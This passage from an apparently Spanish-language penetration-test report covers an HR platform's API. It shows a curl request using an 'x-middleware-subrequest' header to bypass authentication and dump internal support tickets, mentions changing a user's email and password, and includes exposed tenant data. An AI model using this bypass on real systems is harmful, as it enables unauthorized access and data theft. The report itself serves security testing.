andares","zipCode":"44630","phone":null,"imssEmployerRegistration":null,"homoclave":null,"generalSalaryZone":null,"constitutionDate":null,"legalRepresentativeName":null,"legalRepresentativeFirstLastName":null,"legalRepresentativeSecondLastName":null,"curp":"","filename":null,"timbradoPassword":"","commission":null,"taxPercentage":null,"fiscalBusinessName":null,"idUser":null,"idsePassword":null,"legalName":null,"economicActivity":null,"externalId":null,"ticketNotification":null,"benefitByLawSettings":{"enabled":false,"aguinaldo":15,"primaVacacional":25,"deleted_at":null,"selfAdministrated":true,"requiresAttendance":false,"registrationDate":null,"terminationDate":null,"syncIDSE":false,"syncingIDSE":false,"permissions":null,"vacationExpirationEnabled":false,"vacationExpirationYears":2,"tipoPersona":"Moral","vacationPolicyEnabled":null,"leavePolicyEnabled":null,"unpaidLeavePolicyEnabled":null,"tenant":{"id":140,"name":"AYFCHANGARROS","subdomain":null,"businessName":null,"createdAt":"2026-01-07T00:39:55.316Z","updatedAt":"2026-05-04T22:12:51.008Z","ticketNotification":null,"permissions":{"ticketsEnabled":true,"permisosEnabled":true,"scheduleEnabled":true,"beneficiosEnabled":true,"vacacionesEnabled":true,"comunicadosEnabled":true,"oportunidadesEnabled":true,"checkinCheckOutEnabled":true,"checkinBiometricEnabled":false,"festejosMultiEmpresaEnabled":false},"platformPermissions":null,"settings":null}},"tempPasswordToken":null,"tempPasswordExpiry":null,"requirePasswordChange":false}
```

Se modifica el usuario ID: 1462 cambiando el email y la contraseña realizado mediante un curl básico con el método POST

Se realiza prueba de conexión con modificación de usuario anterior.



Parece que el usuario se autentico exitosamente, pero este se encuentra con algún estado disable.

Listado de Tickets creados con información Sensible expuesta.

```
C:\Users\BlackIT>curl -H "x-middleware-subrequest: middleware" https://app.nommy.mx/api/tickets
{"data":{"id":149,"attributes":{"name":"PUERTO NUEVA CREACIÓN","description":"1. Laptop\n2. Monitor\n3. Celular\n4. Acceso a cuenta de correo\n5. Office\n6. Consola de administración","status":"Registrada","due_date":null,"createdAt":"2025-04-09T22:41:52.041Z","updatedAt":"2025-04-09T22:42:19.829Z","phone":null,"communication":null,"typeRequest":"generico","viewManager":false,"source":null,"priority":null,"last_activity_at":null,"department":{"data":{"id":16,"attributes":{"createdAt":"2024-02-29T23:13:19.034Z","updatedAt":"2025-04-09T22:38:01.128Z","name":"TECNOLOGIAS DE LA INFORMACION","receives_tickets":null,"codigo":null},"area":{"data":null},"responsible":{"data":null}}},"id":139,"attributes":{"name":"No tengo ni compu","description":"Nada","status":"Registrada","due_date":null,"createdAt":"2025-04-09T18:49:11.121Z","updatedAt":"2025-04-09T18:49:11.121Z","phone":null,"communication":null,"typeRequest":"generico","viewManager":false,"source":null,"priority":null,"last_activity_at":null,"department":{"data":{"id":16,"attributes":{"createdAt":"2024-02-29T23:13:19.034Z","updatedAt":"2025-04-09T22:38:01.128Z","name":"TECNOLOGIAS DE LA INFORMACION","receives_tickets":null,"codigo":null},"area":{"data":{"id":30,"attributes":{"name":"TECNOLOGIAS DE LA INFORMACION","createdAt":"2024-02-29T22:31:13.360Z","updatedAt":"2025-01-27T14:13:50.452Z","receive_requests":true,"codigo":null},"responsible":{"data":null}}},"id":138,"attributes":{"name":"Vacaciones","description":"Solicitud de vacaciones","status":"Cancelado","due_date":null,"createdAt":"2025-03-30T00:03:58.019Z","updatedAt":"2025-03-30T00:05:10.460Z","phone":null,"communication":null,"typeRequest":"generico","viewManager":false,"source":null,"priority":null,"last_activity_at":null,"department":{"data":{"id":5,"attributes":{"createdAt":"2024-02-29T23:13:18.917Z","updatedAt":"2025-02-27T16:42:38.825Z","name":"DIRECCIÓN","receives_tickets":null,"codigo":null},"area":{"data":null},"responsible":{"data":null}}},"id":136,"attributes":{"name":"Problemas para acceder al correo electrónico","description":"La aplicación de Outlook y Teams me piden contraseña para poder acceder. Al ingresar la contraseña no pasa nada y sigue pidiendo la contraseña","status":"Registrada","due_date":null,"createdAt":"2025-03-19T17:04:43.459Z","phone":null,"communication":null,"typeRequest":"generico","viewManager":false,"source":null,"priority":null,"last_activity_at":null,"department":{"data":{"id":16,"attributes":{"createdAt":"2024-02-29T23:13:19.034Z","updatedAt":"2025-04-09T22:38:01.128Z","name":"TECNOLOGIAS DE LA INFORMACION","receives_tickets":null,"codigo":null},"area":{"data":{"id":30,"attributes":{"name":"TECNOLOGIAS DE LA INFORMACION","createdAt":"2024-02-29T22:31:13.360Z","updatedAt":"2025-01-27T14:13:50.452Z","receive_requests":true,"codigo":null},"responsible":{"data":null}}},"id":135,"attributes":{"name":"esta es una prueba","description":"test","status":"Cancelado","due_date":null,"createdAt":"2025-03-18T16:37:10.937Z","updatedAt":"2025-04-30T22:33:28.726Z","phone":null,"communication":null,"typeRequest":"generico","viewManager":false,"source":null,"priority":null,"last_activity_at":null,"department":{"data":{"id":16,"attributes":{"createdAt":"2024-02-29T23:13:19.034Z","updatedAt":"2025-04-09T22:38:01.128Z","name":"TECNOLOGIAS DE LA INFORMACION","receives_tickets":null,"codigo":null},"area":{"data":null},"responsible":{"data":null}}},"id":134,"attributes":{"name":"no tengo pilas","description":"es una prueba","status":"Cancelado","due_date":null,"createdAt":"2025-03-18T16:33:24.930Z","updatedAt":"2025-03-18T16:35:22.509Z","phone":null,"communication":null,"typeRequest":"generico","viewManager":false,"source":null,"priority":null,"last_activity_at":null,"department":{"data":{"id":16,"attributes":{"createdAt":"2024-02-29T23:13:19.034Z","updatedAt":"2025-04-09T22:38:01.128Z","name":"TECNOLOGIAS DE LA INFORMACION","receives_tickets":null,"codigo":null},"area":{"data":{"id":30,"attributes":{"name":"TECNOLOGIAS DE LA INFORMACION","createdAt":"2024-02-29T22:31:13.360Z","updatedAt":"2025-01-27T14:13:50.452Z","receive_requests":true,"codigo":null},"responsible":{"data":null}}},"meta":{"pagination":{"page":1,"pageSize":9999,"pageCount":1,"total":7}}}}}
```

Aunque no hay información reciente, puede ser un futuro vector de entrada si no se corrige.

Ejecuciones no explotadas

Categoría	Técnica / Prueba	Estado	Observaciones
Aplicación Móvil	Análisis estático (código/APK)	Ejecutado	Sin hallazgos críticos
	Análisis de almacenamiento local	Ejecutado	Datos sensibles no expuestos
	Certificate Pinning / MITM	Ejecutado	Comunicación segura validada
	Reversión de ingeniería (ofuscación)	Ejecutado	Ofuscación presente, no se extrajo información sensible
Inyecciones	SQL Injection (time-based, error-based, boolean)	Ejecutado	1 endpoints probados - No explotable
	NoSQL Injection	Ejecutado	Validado en endpoints - No explotable
	Command Injection	Ejecutado	No se identificó inyección
Path Traversal / LFI	Path Traversal (../, ..\, encoding)	Ejecutado	32 parámetros probados - No explotable
	Local File Inclusion (LFI)	Ejecutado	No se logró inclusión de archivos
	Remote File Inclusion (RFI)	Ejecutado	No aplicable por configuración del servidor
Otros	Escaneo de CVEs conocidos	Ejecutado	Versiones de tecnologías sin vulnerabilidades conocidas críticas

